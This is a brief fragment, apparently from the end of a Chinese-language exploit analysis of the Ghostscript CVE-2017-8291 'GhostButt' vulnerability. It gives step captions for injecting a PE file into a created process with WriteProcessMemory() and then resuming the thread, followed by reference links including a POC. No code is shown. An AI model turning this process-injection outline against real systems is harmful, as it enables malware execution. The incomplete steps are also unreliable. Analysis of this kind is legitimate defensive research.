
获取系统版本信息，以此来判断下一步如何执行：



多次调用 WriteProcessMemory() 函数于创建的进程中写入PE文件内容：



恢复线程执行：



0x05 参考链接:

- [Wikipedia](#)
- [官方参考文档](#)
- [POC](#)
- [Ghostscript 9.21](#)
- [GhostButt - CVE-2017-8291利用分析](#)